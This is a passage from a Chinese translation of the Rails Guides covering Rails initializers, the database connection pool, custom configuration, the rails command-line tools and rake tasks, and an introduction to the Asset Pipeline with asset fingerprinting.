- `add_locales`: 把 (应用、Railtie 和引擎的) `config/locales` 目录中的文件添加到 `I18n.load_path` 中, 让那些文件中的翻译可用。
- `add_view_paths`: 把应用、Railtie 和引擎的 `app/views` 目录添加到应用查找视图文件的路径中。
- `load_environment_config`: 加载 `config/environments` 目录中针对当前环境的配置文件。
- `prepend_helpers_path`: 把应用、Railtie 和引擎中的 `app/helpers` 目录添加到应用查找辅助方法的路径中。
- `load_config_initializers`: 加载应用、Railtie 和引擎中 `config/initializers` 目录里的全部 Ruby 文件。这个目录中的文件可用于存放应该在加载完全部框架之后设定的设置。
- `engines_blank_point`: 在初始化过程中提供一个点, 以便在加载引擎之前做些事情。在这一点之后, 运行所有 Railtie 和引擎初始化脚本。
- `add_generator_templates`: 寻找应用、Railtie 和引擎中 `lib/templates` 目录里的生成器模板, 把它们添加到 `config.generators.templates` 设置中, 供所有生成器引用。
- `ensure_autoload_once_paths_as_subset`: 确保 `config.autoload_once_paths` 只包含 `config.autoload_paths` 中的路径。如果有额外路径, 抛出异常。
- `add_to_prepare_blocks`: 把应用、Railtie 或引擎中的每个 `config.to_prepare` 调用都添加到 `Action Dispatch` 的 `to_prepare` 回调中。这些回调在开发环境中每次请求都运行, 在生产环境中只在第一次请求之前运行。
- `add_builtin_route`: 如果应用在开发环境中运行, 把针对 `rails/info/properties` 的路由添加到应用的路由中。这个路由在 Rails 应用的 `public/index.html` 文件中提供一些详细信息, 例如 Rails 和 Ruby 的版本。
- `build_middleware_stack`: 为应用构建中间件栈, 返回一个对象, 它有一个 `call` 方法, 参数是请求的

Rack 环境对象。

- `eager_load!`: 如果 `config.eager_load` 为 `true`, 运行 `config.before_eager_load` 钩子, 然后调用 `eager_load!`, 加载全部 `config.eager_load_namespaces`。
- `finisher_hook`: 在应用初始化过程结束的位置提供一个钩子, 并且运行应用、Railtie 和引擎的所有 `config.after_initialize` 块。
- `set_routes_reloader_hook`: 让 Action Dispatch 使用 `ActionDispatch::Callbacks.to_prepare` 重新加载路由文件。
- `disable_dependency_loading`: 如果 `config.eager_load` 为 `true`, 禁止自动加载依赖。

21.7 数据库池

Active Record 数据库连接由 `ActiveRecord::ConnectionAdapters::ConnectionPool` 管理, 确保连接池的线程访问量与有限个数据库连接数同步。这一限制默认为 5, 可以在 `database.yml` 文件中配置。

```
development:  
  adapter: sqlite3  
  database: db/development.sqlite3  
  pool: 5  
  timeout: 5000
```

连接池默认在 Active Record 内部处理, 因此所有应用服务器 (Thin、Puma、Unicorn, 等等) 的行为应该一致。数据库连接池一开始是空的, 随着连接数的增加, 会不断创建, 直至连接池上限。

每个请求在首次访问数据库时会检出连接, 请求结束再检入连接。这样, 空出的连接位置就可以提供给队列中的下一个请求使用。

如果连接数超过可用值, Active Record 会阻塞, 等待池中有空闲的连接。如果无法获得连接, 会抛出类似下面的超时错误。

```
ActiveRecord::ConnectionTimeoutError - could not obtain a database connection within 5.000  
seconds (waited 5.000 seconds)
```

如果出现上述错误, 可以考虑增加连接池的数量, 即在 `database.yml` 文件中增加 `pool` 选项的值。

注意

如果是多线程环境, 有可能多个线程同时访问多个连接。因此, 如果请求量很大, 极有可能发生多个线程争夺有限个连接的情况。

21.8 自定义配置

我们可以通过 Rails 配置对象为自己的代码设定配置。如下所示:

```
config.payment_processing.schedule = :daily  
config.payment_processing.retries = 3  
config.super_debugger = true
```

这些配置选项可通过配置对象访问:

```
Rails.configuration.payment_processing.schedule # => :daily
```

```
Rails.configuration.payment_processing.retries # => 3
Rails.configuration.super_debugger           # => true
Rails.configuration.super_debugger.not_set    # => nil
```

还可以使用 `Rails::Application.config_for` 加载整个配置文件：

```
# config/payment.yml:
production:
  environment: production
  merchant_id: production_merchant_id
  public_key:  production_public_key
  private_key: production_private_key
development:
  environment: sandbox
  merchant_id: development_merchant_id
  public_key:  development_public_key
  private_key: development_private_key

# config/application.rb
module MyApp
  class Application < Rails::Application
    config.payment = config_for(:payment)
  end
end

Rails.configuration.payment['merchant_id'] # => production_merchant_id or
development_merchant_id
```

21.9 搜索引擎索引

有时，你可能不想让应用中的某些页面出现在搜索网站中，如 Google、Bing、Yahoo 或 Duck Duck Go。索引网站的机器人首先分析 `http://your-site.com/robots.txt` 文件，了解允许它索引哪些页面。

Rails 为你创建了这个文件，在 `/public` 文件夹中。默认情况下，允许搜索引擎索引应用的所有页面。如果不想要索引应用的任何页面，使用下述内容：

```
User-agent: *
Disallow: /
```

若想禁止索引指定的页面，需要使用更复杂的句法。详情参见[官方文档](#)。

21.10 事件型文件系统监控程序

如果加载了 `listen` gem，而且 `config.cache_classes` 为 `false`，Rails 使用一个事件型文件系统监控程序监测变化：

```
group :development do
  gem 'listen', '>= 3.0.5', '< 3.2'
end
```

否则，每次请求 Rails 都会遍历应用树，检查有没有变化。

在 Linux 和 macOS 中无需额外的 gem，*BSD 和 Windows 可能需要。

注意，某些设置不支持。

第 22 章 Rails 命令行

读完本文后，您将学到：

- 如何新建 Rails 应用；
- 如何生成模型、控制器、数据库迁移和单元测试；
- 如何启动开发服务器；
- 如果在交互式 shell 中测试对象；

注意

阅读本文前请阅读[第 1 章](#)，掌握一些 Rails 基础知识。

22.1 命令行基础

有些命令在 Rails 开发过程中经常会用到，下面按照使用频率倒序列出：

- `rails console`
- `rails server`
- `bin/rails`
- `rails generate`
- `rails dbconsole`
- `rails new app_name`

这些命令都可指定 `-h` 或 `--help` 选项列出更多信息。

下面我们新建一个 Rails 应用，通过它介绍各个命令的用法。

22.1.1 `rails new`

安装 Rails 后首先要做就是使用 `rails new` 命令新建 Rails 应用。

提示

如果还没安装 Rails，可以执行 `gem install rails` 命令安装。

```
$ rails new commandsapp
  create
  create  README.md
  create  Rakefile
  create  config.ru
  create  .gitignore
  create  Gemfile
  create  app
...
  ...
create  tmp/cache
...
run  bundle install
```

这个简单的命令会生成很多文件，组成一个完整的 Rails 应用目录结构，直接就可运行。

22.1.2 rails server

`rails server` 命令用于启动 Rails 自带的 Puma Web 服务器。若想在浏览器中访问应用，就要执行这个命令。

无需其他操作，执行 `rails server` 命令后就能运行刚才创建的 Rails 应用：

```
$ cd commandsapp
$ bin/rails server
=> Booting Puma
=> Rails 5.1.0 application starting in development on http://0.0.0.0:3000
=> Run `rails server -h` for more startup options
Puma starting in single mode...
* Version 3.0.2 (ruby 2.3.0-p0), codename: Plethora of Penguin Pinatas
* Min threads: 5, max threads: 5
* Environment: development
* Listening on tcp://localhost:3000
Use Ctrl-C to stop
```

只执行了三个命令，我们就启动了一个 Rails 服务器，监听着 3000 端口。打开浏览器，访问 <http://localhost:3000>，你会看到一个简单的 Rails 应用。

提示

启动服务器的命令还可使用别名“s”：`rails s`。

如果想让服务器监听其他端口，可通过 `-p` 选项指定。所处的环境（默认为开发环境）可由 `-e` 选项指定。

```
$ bin/rails server -e production -p 4000
```

`-b` 选项把 Rails 绑定到指定的 IP（默认为 `localhost`）。指定 `-d` 选项后，服务器会以守护进程的形式运行。

22.1.3 rails generate

`rails generate` 目录使用模板生成很多东西。单独执行 `rails generate` 命令，会列出可用的生成器：

提示

还可使用别名“g”执行生成器命令：`rails g`。

```
$ bin/rails generate
Usage: rails generate GENERATOR [args] [options]

...
...

Please choose a generator below.

Rails:
  assets
  controller
  generator
  ...
  ...
```

注意

使用其他生成器 gem 可以安装更多的生成器，或者使用插件中提供的生成器，甚至还可以自己编写生成器。

使用生成器可以节省大量编写样板代码（即应用运行必须的代码）的时间。

下面我们使用控制器生成器生成一个控制器。不过，应该使用哪个命令呢？我们问一下生成器：

提示

所有 Rails 命令都有帮助信息。和其他 *nix 命令一样，可以在命令后加上 `--help` 或 `-h` 选项，例如 `rails server --help`。

```
$ bin/rails generate controller
Usage: rails generate controller NAME [action action] [options]

...
...

Description:
  ...

  To create a controller within a module, specify the controller name as a path like
  'parent_module/controller_name'.

  ...
```

Example:

```
'rails generate controller CreditCards open debit credit close'

Credit card controller with URLs like /credit_cards/debit.
Controller: app/controllers/credit_cards_controller.rb
Test:       test/controllers/credit_cards_controller_test.rb
Views:      app/views/credit_cards/debit.html.erb [...]
Helper:     app/helpers/credit_cards_helper.rb
```

控制器生成器接受的参数形式是 `generate controller ControllerName action1 action2`。下面我们来生成 `Greetings` 控制器，包含一个动作 `hello`，通过它跟读者打个招呼。

```
$ bin/rails generate controller Greetings hello
  create  app/controllers/greetings_controller.rb
  route   get "greetings/hello"
  invoke  erb
  create   app/views/greetings
  create   app/views/greetings/hello.html.erb
  invoke  test_unit
  create   test/controllers/greetings_controller_test.rb
  invoke  helper
  create   app/helpers/greetings_helper.rb
  invoke  assets
  invoke  coffee
  create   app/assets/javascripts/greetings.coffee
  invoke  scss
  create   app/assets/stylesheets/greetings.scss
```

这个命令生成了什么呢？它在应用中创建了一堆目录，还有控制器文件、视图文件、功能测试文件、视图辅助方法文件、JavaScript 文件和样式表文件。

打开控制器文件 (`app/controllers/greetings_controller.rb`)，做些改动：

```
class GreetingsController < ApplicationController
  def hello
    @message = "Hello, how are you today?"
  end
end
```

然后修改视图文件 (`app/views/greetings/hello.html.erb`)，显示消息：

```
<h1>A Greeting for You!</h1>
<p><%= @message %></p>
```

执行 `rails server` 命令启动服务器：

```
$ bin/rails server
=> Booting Puma...
```

要查看的 URL 是 <http://localhost:3000/greetings/hello>。

提示

在常规的 Rails 应用中，URL 的格式是 `http://(host)/(controller)/(action)`，访问 `http://(host)/(controller)` 这样的 URL 会进入控制器的 `index` 动作。

Rails 也为数据模型提供了生成器。

```
$ bin/rails generate model
Usage:
  rails generate model NAME [field[:type][:index] field[:type][:index]] [options]
  ...
Active Record options:
  [--migration]          # Indicates when to generate migration
  # Default: true
  ...
Description:
  Create rails files for model generator.
```

注意

`type` 参数可用的全部字段类型参见 `SchemaStatements` 模块中 `add_column` 方法的 API 文档。
`index` 参数为相应的列生成索引。

不过我们暂且不直接生成模型（后文再生成），先来使用脚手架（scaffold）。Rails 中的脚手架会生成资源所需的全部文件，包括模型、模型所用的迁移、处理模型的控制器、查看数据的视图，以及各部分的测试组件。

我们要创建一个名为“HighScore”的资源，记录视频游戏的最高得分。

```
$ bin/rails generate scaffold HighScore game:string score:integer
  invoke  active_record
  create    db/migrate/20130717151933_create_high_scores.rb
  create    app/models/high_score.rb
  invoke  test_unit
  create    test/models/high_score_test.rb
  create    test/fixtures/high_scores.yml
  invoke  resource_route
  route    resources :high_scores
  invoke  scaffold_controller
  create    app/controllers/high_scores_controller.rb
  invoke  erb
  create    app/views/high_scores
  create    app/views/high_scores/index.html.erb
  create    app/views/high_scores/edit.html.erb
  create    app/views/high_scores/show.html.erb
  create    app/views/high_scores/new.html.erb
  create    app/views/high_scores/_form.html.erb
```

```
invoke  test_unit
create    test/controllers/high_scores_controller_test.rb
invoke  helper
create    app/helpers/high_scores_helper.rb
invoke  jbuilder
create    app/views/high_scores/index.json.jbuilder
create    app/views/high_scores/show.json.jbuilder
invoke  assets
invoke  coffee
create    app/assets/javascripts/high_scores.coffee
invoke  scss
create    app/assets/stylesheets/high_scores.scss
invoke  scss
identical app/assets/stylesheets/scaffolds.scss
```

这个生成器检测到以下各组件对应的目录已经存在：模型、控制器、辅助方法、布局、功能测试、单元测试和样式表。然后创建“HighScore”资源的视图、控制器、模型和数据库迁移（用于创建 `high_scores` 数据表和字段），并设置好路由，以及测试等。

我们要运行迁移，执行文件 `20130717151933_create_high_scores.rb` 中的代码，这样才能修改数据库的模式。那么要修改哪个数据库呢？执行 `bin/rails db:migrate` 命令后会生成 SQLite3 数据库。稍后再详细说明 `bin/rails`。

```
$ bin/rails db:migrate
==  CreateHighScores: migrating =====
-- create_table(:high_scores)
 -> 0.0017s
==  CreateHighScores: migrated (0.0019s) =====
```

提示

介绍一下单元测试。单元测试是用来测试和做断言的代码。在单元测试中，我们只关注代码的一小部分，例如模型中的一个方法，测试其输入和输出。单元测试是你的好伙伴，你逐渐会意识到，单元测试的程度越高，生活的质量越高。真的。关于单元测试的详情，参阅[第 18 章](#)。

我们来看一下 Rails 创建的界面。

```
$ bin/rails server
```

打开浏览器，访问 http://localhost:3000/high_scores，现在可以创建新的最高得分了（太空入侵者得了 55,160 分）。

22.1.4 rails console

执行 `console` 命令后，可以在命令行中与 Rails 应用交互。`rails console` 使用的是 IRB，所以如果你用过 IRB 的话，操作起来很顺手。在控制台里可以快速测试想法，或者修改服务器端数据，而无需在网站中操作。

提示

这个命令还可以使用别名“c”：`rails c`。

执行 `console` 命令时可以指定在哪个环境中打开控制台：

```
$ bin/rails console staging
```

如果你想测试一些代码，但不想改变存储的数据，可以执行 `rails console --sandbox` 命令。

```
$ bin/rails console --sandbox
Loading development environment in sandbox (Rails 5.1.0)
Any modifications you make will be rolled back on exit
irb(main):001:0>
```

22.1.4.1 app 和 helper 对象

在控制台中可以访问 `app` 和 `helper` 对象。

通过 `app` 可以访问 URL 和路径辅助方法，还可以发送请求。

```
>> app.root_path
=> "/"

>> app.get _
Started GET "/" for 127.0.0.1 at 2014-06-19 10:41:57 -0300
...
...
```

通过 `helper` 可以访问 Rails 和应用定义的辅助方法。

```
>> helper.time_ago_in_words 30.days.ago
=> "about 1 month"

>> helper.my_custom_helper
=> "my custom helper"
```

22.1.5 rails dbconsole

`rails dbconsole` 能检测到你正在使用的数据库类型（还能理解传入的命令行参数），然后进入该数据库的命令行界面。该命令支持 MySQL（包括 MariaDB）、PostgreSQL 和 SQLite3。

提示

这个命令还可以使用别名“db”：`rails db`。

22.1.6 rails runner

`runner` 能以非交互的方式在 Rails 中运行 Ruby 代码。例如：

```
$ bin/rails runner "Model.long_running_method"
```

提示

这个命令还可以使用别名“r”：`rails r`。

可以使用 `-e` 选项指定 `runner` 命令在哪个环境中运行。

```
$ bin/rails runner -e staging "Model.long_running_method"
```

甚至还可以执行文件中的 Ruby 代码：

```
$ bin/rails runner lib/code_to_be_run.rb
```

22.1.7 rails destroy

`destroy` 可以理解成 `generate` 的逆操作，它能识别生成了什么，然后撤销。

提示

这个命令还可以使用别名“d”：`rails d`。

```
$ bin/rails generate model Oops
  invoke  active_record
  create    db/migrate/20120528062523_create_oops.rb
  create    app/models/oops.rb
  invoke  test_unit
  create    test/models/oops_test.rb
  create    test/fixtures/oops.yml

$ bin/rails destroy model Oops
  invoke  active_record
  remove    db/migrate/20120528062523_create_oops.rb
  remove    app/models/oops.rb
  invoke  test_unit
  remove    test/models/oops_test.rb
  remove    test/fixtures/oops.yml
```

22.2 bin/rails

从 Rails 5.0+ 起，`rake` 命令内建到 `rails` 可执行文件中了，因此现在应该使用 `bin/rails` 执行命令。

`bin/rails` 支持的任务列表可通过 `bin/rails --help` 查看（可用的任务根据所在的目录有所不同）。每个任务都有描述，应该能帮助你找到所需的那个。

```
$ bin/rails --help
Usage: rails COMMAND [ARGS]

The most common rails commands are:
generate  Generate new code (short-cut alias: "g")
console    Start the Rails console (short-cut alias: "c")
server     Start the Rails server (short-cut alias: "s")
...

All commands can be run with -h (or --help) for more information.
```

In addition to those commands, there are:

```
about           List versions of all Rails ...
assets:clean[keep] Remove old compiled assets
assets:clobber   Remove compiled assets
assets:environment Load asset compile environment
assets:precompile Compile all the assets ...
...
db:fixtures:load Loads fixtures into the ...
db:migrate       Migrate the database ...
db:migrate:status Display status of migrations
db:rollback      Rolls the schema back to ...
db:schema:cache:clear Clears a db/schema_cache.yml file
db:schema:cache:dump Creates a db/schema_cache.yml file
db:schema:dump    Creates a db/schema.rb file ...
db:schema:load    Loads a schema.rb file ...
db:seed          Loads the seed data ...
db:structure:dump Dumps the database structure ...
db:structure:load Recreates the databases ...
db:version       Retrieves the current schema ...
...
restart         Restart app by touching ...
tmp:create
```

提示

还可以使用 `bin/rails -T` 列出所有任务。

22.2.1 about

`bin/rails about` 输出以下信息：Ruby、RubyGems、Rails 的版本号，Rails 使用的组件，应用所在的文件夹，Rails 当前所处的环境名，应用使用的数据库适配器，以及数据库模式版本号。如果想向他人需求帮助，检查安全补丁对你是否有影响，或者需要查看现有 Rails 应用的状态，就可以使用这个任务。

```
$ bin/rails about
About your application's environment
  Rails version      5.1.0
  Ruby version       2.2.2 (x86_64-linux)
  RubyGems version   2.4.6
  Rack version       2.0.1
  JavaScript Runtime Node.js (V8)
  Middleware:        Rack::Sendfile, ActionDispatch::Static, ActionDispatch::Executor,
                     ActiveSupport::Cache::Strategy::LocalCache::Middleware, Rack::Runtime, Rack::MethodOverride,
                     ActionDispatch::RequestId, ActionDispatch::RemoteIp, Sprockets::Rails::QuietAssets,
                     Rails::Rack::Logger, ActionDispatch::ShowExceptions, WebConsole::Middleware,
                     ActionDispatch::DebugExceptions, ActionDispatch::Reloader, ActionDispatch::Callbacks,
                     ActiveRecord::Migration::CheckPending, ActionDispatch::Cookies,
                     ActionDispatch::Session::CookieStore, ActionDispatch::Flash, Rack::Head,
                     Rack::ConditionalGet, Rack::ETag
  Application root    /home/foobar/commandsapp
  Environment        development
  Database adapter   sqlite3
  Database schema version 20110805173523
```

22.2.2 assets

`bin/rails assets:precompile` 用于预编译 `app/assets` 文件夹中的静态资源文件。`bin/rails assets:clean` 用于把之前编译好的静态资源文件删除。滚动部署时应该执行 `assets:clean`, 以防仍然链接旧的静态资源文件。

如果想完全清空 `public/assets` 目录, 可以使用 `bin/rails assets:clobber`。

22.2.3 db

`bin/rails` 命名空间 `db`: 中最常用的任务是 `migrate` 和 `create`, 这两个任务会尝试运行所有迁移相关的任务 (`up`、`down`、`redo`、`reset`)。`bin/rails db:version` 在排查问题时很有用, 它会输出数据库的当前版本。

关于数据库迁移的进一步说明, 参阅[第 3 章](#)。

22.2.4 notes

`bin/rails notes` 在代码中搜索以 `FIXME`、`OPTIMIZE` 或 `TODO` 开头的注释。搜索的文件类型包括 `.builder`、`.rb`、`.rake`、`.yml`、`.yaml`、`.ruby`、`.css`、`.js` 和 `.erb`, 搜索的注解包括默认的和自定义的。

```
$ bin/rails notes
(in /home/foobar/commandsapp)
app/controllers/admin/users_controller.rb:
  * [ 20] [TODO] any other way to do this?
  * [132] [FIXME] high priority for next deploy

app/models/school.rb:
  * [ 13] [OPTIMIZE] refactor this code to make it faster
  * [ 17] [FIXME]
```

可以使用 `config.annotations.register_extensions` 选项添加新的文件扩展名。这个选项的值是扩展名列表和对应的正则表达式。

```
config.annotations.register_extensions("scss", "sass", "less") { |annotation|
  /\|\|(\s*(#{annotation}):?\s*(.*$)/ }
```

如果想查看特定类型的注解, 如 `FIXME`, 可以使用 `bin/rails notes:fixme`。注意, 注解的名称是小写形式。

```
$ bin/rails notes:fixme
(in /home/foobar/commandsapp)
app/controllers/admin/users_controller.rb:
  * [132] high priority for next deploy

app/models/school.rb:
  * [ 17]
```

此外, 还可以在代码中使用自定义的注解, 然后使用 `bin/rails notes:custom`, 并通过 `ANNOTATION` 环境变量指定注解类型, 将其列出。

```
$ bin/rails notes:custom ANNOTATION=BUG
(in /home/foobar/commandsapp)
app/models/article.rb:
```

* [23] Have to fix this one before pushing!

注意

使用内置的注解或自定义的注解时，注解的名称（FIXME、BUG 等）不会在输出中显示。

默认情况下，`rails notes` 在 `app`、`config`、`db`、`lib` 和 `test` 目录中搜索。如果想搜索其他目录，可以通过 `config.annotations.register_directories` 选项配置。

```
config.annotations.registerDirectories("spec", "vendor")
```

此外，还可以通过 `SOURCE_ANNOTATION_DIRECTORIES` 环境变量指定，目录之间使用逗号分开。

```
$ export SOURCE_ANNOTATION_DIRECTORIES='spec,vendor'  
$ bin/rails notes  
(in /home/foobar/commandsapp)  
app/models/user.rb:  
  * [ 35] [FIXME] User should have a subscription at this point  
spec/models/user_spec.rb:  
  * [122] [TODO] Verify the user that has a subscription works
```

22.2.5 routes

`rails routes` 列出应用中定义的所有路由，可为解决路由问题提供帮助，还可以让你对应用中的所有 URL 有个整体了解。

22.2.6 test

提示

Rails 中的单元测试详情，参见[第 18 章](#)。

Rails 提供了一个名为 Minitest 的测试组件。Rails 的稳定性由测试决定。`test:` 命名空间中的任务可用于运行各种测试。

22.2.7 tmp

`Rails.root/tmp` 目录和 *nix 系统中的 `/tmp` 目录作用相同，用于存放临时文件，例如 PID 文件和缓存的动作等。

`tmp:` 命名空间中的任务可以清理或创建 `Rails.root/tmp` 目录：

- `rails tmp:cache:clear` 清空 `tmp/cache` 目录；
- `rails tmp:sockets:clear` 清空 `tmp/sockets` 目录；
- `rails tmp:clear` 清空所有缓存和套接字文件；
- `rails tmp:create` 创建缓存、套接字和 PID 所需的临时目录；

22.2.8 其他任务

- `rails stats` 用于统计代码状况，显示千行代码数和测试比例等；
- `rails secret` 生成一个伪随机字符串，作为会话的密钥；
- `rails time:zones:all` 列出 Rails 能理解的所有时区；

22.2.9 自定义 Rake 任务

自定义的 Rake 任务保存在 `Rails.root/lib/tasks` 目录中，文件的扩展名是 `.rake`。执行 `bin/rails generate task` 命令会生成一个新的自定义任务文件。

```
desc "I am short, but comprehensive description for my cool task"
task task_name: [:prerequisite_task, :another_task_we_depend_on] do
  # 在这里定义任务
  # 可以使用任何有效的 Ruby 代码
end
```

向自定义的任务传入参数的方式如下：

```
task :task_name, [:arg_1] => [:prerequisite_1, :prerequisite_2] do |task, args|
  argument_1 = args.arg_1
end
```

任务可以分组，放入命名空间：

```
namespace :db do
  desc "This task does nothing"
  task :nothing do
    # 确实什么也没做
  end
end
```

执行任务的方法如下：

```
$ bin/rails task_name
$ bin/rails "task_name[value 1]" # 整个参数字符串应该放在引号内
$ bin/rails db:nothing
```

注意

如果在任务中要与应用的模型交互、查询数据库等，可以使用 `environment` 任务加载应用代码。

22.3 Rails 命令行高级用法

Rails 命令行的高级用法就是找到实用的参数，满足特定需求或者工作流程。下面是一些常用的高级命令。

22.3.1 新建应用时指定数据库和源码管理系统

新建 Rails 应用时，可以设定一些选项指定使用哪种数据库和源码管理系统。这么做可以节省一点时间，减

少敲击键盘的次数。

我们来看一下 `--git` 和 `--database=postgresql` 选项有什么作用：

```
$ mkdir gitapp
$ cd gitapp
$ git init
Initialized empty Git repository in .git/
$ rails new . --git --database=postgresql
exists
  create app/controllers
  create app/helpers
...
...
  create tmp/cache
  create tmp/pids
  create Rakefile
add 'Rakefile'
  create README.md
add 'README.md'
  create app/controllers/application_controller.rb
add 'app/controllers/application_controller.rb'
  create app/helpers/application_helper.rb
...
  create log/test.log
add 'log/test.log'
```

上面的命令先新建 `gitapp` 文件夹，初始化一个空的 git 仓库，然后再把 Rails 生成的文件纳入仓库。再来看一下它在数据库配置文件中添加了什么：

```
$ cat config/database.yml
# PostgreSQL. Versions 9.1 and up are supported.
#
# Install the pg driver:
#   gem install pg
# On OS X with Homebrew:
#   gem install pg -- --with-pg-config=/usr/local/bin/pg_config
# On OS X with MacPorts:
#   gem install pg -- --with-pg-config=/opt/local/lib/postgresql84/bin/pg_config
# On Windows:
#   gem install pg
#     Choose the win32 build.
#   Install PostgreSQL and put its /bin directory on your path.
#
# Configure Using Gemfile
# gem 'pg'
#
development:
  adapter: postgresql
  encoding: unicode
  database: gitapp_development
  pool: 5
  username: gitapp
```

```
password:
```

```
...
```

```
...
```

这个命令还根据我们选择的 PostgreSQL 数据库在 `database.yml` 中添加了一些配置。

注意

指定源码管理系统选项时唯一的不便时，要先新建存放应用的目录，再初始化源码管理系统，然后才能执行 `rails new` 命令生成应用骨架。

第 23 章 Asset Pipeline

本文介绍 Asset Pipeline。

读完本文后，您将学到：

- Asset Pipeline 是什么，有什么用处；
- 如何合理组织应用的静态资源文件；
- 使用 Asset Pipeline 的好处；
- 如何为 Asset Pipeline 添加预处理器；
- 如何用 gem 打包静态资源文件。

23.1 Asset Pipeline 是什么

Asset Pipeline 提供了用于连接、简化或压缩 JavaScript 和 CSS 静态资源文件的框架。有了 Asset Pipeline，我们还可以使用其他语言和预处理器，例如 CoffeeScript、Sass 和 ERB，编写这些静态资源文件。应用中的静态资源文件还可以自动与其他 gem 中的静态资源文件合并。例如，与 `jquery-rails` gem 中包含的 `jquery.js` 文件合并，从而使 Rails 能够支持 AJAX 特性。

Asset Pipeline 是通过 `sprockets-rails` gem 实现的，Rails 默认启用了这个 gem。在新建 Rails 应用时，通过 `--skip-sprockets` 选项可以禁用这个 gem。

```
$ rails new appname --skip-sprockets
```

在新建 Rails 应用时，Rails 自动在 Gemfile 中添加了 `sass-rails`、`coffee-rails` 和 `uglifier` gem，Sprockets 通过这些 gem 来压缩静态资源文件：

```
gem 'sass-rails'  
gem 'uglifier'  
gem 'coffee-rails'
```

使用 `--skip-sprockets` 选项时，Rails 不会在 Gemfile 中添加这些 gem。因此，之后如果想要启用 Asset Pipeline，就需要手动在 Gemfile 中添加这些 gem。此外，使用 `--skip-sprockets` 选项时生成的 `config/application.rb` 也略有不同，用于加载 `sprockets/railtie` 的代码被注释掉了，因此要启用 Asset Pipeline，还需要取消注释：

```
# require "sprockets/railtie"
```

在 `production.rb` 配置文件中，通过 `config.assets.css_compressor` 和 `config.assets.js_compressor` 选项可以分别为 CSS 和 JavaScript 静态资源文件设置压缩方式：

```
config.assets.css_compressor = :yui  
config.assets.js_compressor = :uglifier
```

注意

如果 `Gemfile` 中包含 `sass-rails` gem，Rails 就会自动使用这个 gem 压缩 CSS 静态资源文件，而无需设置 `config.assets.css_compressor` 选项。

23.1.1 主要特性

Asset Pipeline 的特性之一是连接静态资源文件，目的是减少渲染网页时浏览器发起的请求次数。Web 浏览器能够同时发起的请求次数是有限的，因此更少的请求次数可能意味着更快的应用加载速度。

Sprockets 把所有 JavaScript 文件连接为一个主 `.js` 文件，把所有 CSS 文件连接为一个主 `.css` 文件。后文会介绍，我们可以按需定制连接文件的方式。在生产环境中，Rails 会在每个文件名中插入 SHA256 指纹，以便 Web 浏览器缓存文件。当我们修改了文件内容，Rails 会自动修改文件名中的指纹，从而让原有缓存失效。

Asset Pipeline 的特性之二是简化或压缩静态资源文件。对于 CSS 文件，会删除空格和注释。对于 JavaScript 文件，可以进行更复杂的处理，我们可以从内置选项中选择处理方式，也可以自定义处理方式。

Asset Pipeline 的特性之三是可以使用更高级的语言编写静态资源文件，再通过预编译转换为实际的静态资源文件。默认支持的高级语言有：用于编写 CSS 的 Sass，用于编写 JavaScript 的 CoffeeScript，以及 ERB。

23.1.2 指纹识别是什么，为什么要关心指纹？

指纹是一项根据文件内容修改文件名的技术。一旦文件内容发生变化，文件名就会发生变化。对于静态文件或内容很少发生变化的文件，这项技术提供了确定文件的两个版本是否相同的简单方法，特别是在跨服务器和多次部署的情况下。

当一个文件的文件名能够根据文件内容发生变化，并且能够保证不会出现重名时，就可以通过设置 HTTP 首部来建议所有缓存（CDN、ISP、网络设备或 Web 浏览器的缓存）都保存该文件的副本。一旦文件内容更新，文件名中的指纹就会发生变化，从而使远程客户端发起对文件新副本的请求。这项技术称为“缓存清除”（cache busting）。

Sprockets 使用指纹的方式是在文件名中添加文件内容的哈希值，并且通常会添加到文件名末尾。例如，对于 CSS 文件 `global.css`，添加哈希值后文件名可能变为：

```
global-908e25f4bf641868d8683022a5b62f54.css
```

Rails 的 Asset Pipeline 也采取了这种策略。

以前 Rails 采用的策略是，通过内置的辅助方法，为每一个指向静态资源文件的链接添加基于日期生成的查询字符串。在网页源代码中，会生成下面这样的链接：

```
/stylesheets/global.css?1309495796
```

使用查询字符串的策略有如下缺点：

1. 如果一个文件的两个版本只是文件名的查询参数不同，这时不是所有缓存都能可靠地更新该文件的缓存。

[Steve Souders](#) 建议，“……避免在可缓存的资源上使用查询字符串”。他发现，在使用查询字符串的情况下，有 5—20% 的请求不会被缓存。对于某些 CDN，通过修改查询字符串根本无法使缓存失效。

2. 在多服务器环境中，不同节点上的文件名有可能发生变化。

在 Rails 2.x 中，默认基于文件修改时间生成查询字符串。当静态资源文件被部署到某个节点上时，无法保证文件的时间戳保持不变，这样，对于同一个文件的请求，不同服务器可能返回不同的文件名。

3. 缓存失效的情况过多。

每次部署代码的新版本时，静态资源文件都会被重新部署，这些文件的最后修改时间也会发生变化。这样，不管其内容是否发生变化，客户端都不得不重新获取这些文件。

使用指纹可以避免使用查询字符串的这些缺点，并且能够确保文件内容相同时文件名也相同。

在开发环境和生产环境中，指纹都是默认启用的。通过 `config.assets.digest` 配置选项，可以启用或禁用指纹。

扩展阅读：

- [优化缓存](#)
- [为文件名添加版本号：请不要使用查询字符串](#)

23.2 如何使用 Asset Pipeline

在 Rails 的早期版本中，所有静态资源文件都放在 `public` 文件夹的子文件夹中，例如 `images`、`javascripts` 和 `stylesheets` 子文件夹。当 Rails 开始使用 Asset Pipeline 后，就推荐把静态资源文件放在 `app/assets` 文件夹中，并使用 Sprockets 中间件处理这些文件。

当然，静态资源文件仍然可以放在 `public` 文件夹及其子文件夹中。只要把 `config.public_file_server.enabled` 选项设置为 `true`，Rails 应用或 Web 服务器就会处理 `public` 文件夹及其子文件夹中的所有静态资源文件。但对于需要预处理的文件，都应该放在 `app/assets` 文件夹中。

在生产环境中，Rails 默认会对 `public/assets` 文件夹中的文件进行预处理。经过预处理的静态资源文件将由 Web 服务器直接处理。在生产环境中，`app/assets` 文件夹中的文件不会直接交由 Web 服务器处理。

23.2.1 针对控制器的静态资源文件

当我们使用生成器生成脚手架或控制器时，Rails 会同时为控制器生成 JavaScript 文件（如果 Gemfile 中包含了 `coffee-rails` gem，那么生成的是 CoffeeScript 文件）和 CSS 文件（如果 Gemfile 中包含了 `sass-rails` gem，那么生成的是 SCSS 文件）。此外，在生成脚手架时，Rails 还会生成 `scaffolds.css` 文件（如果 Gemfile 中包含了 `sass-rails` gem，那么生成的是 `scaffolds.scss` 文件）。

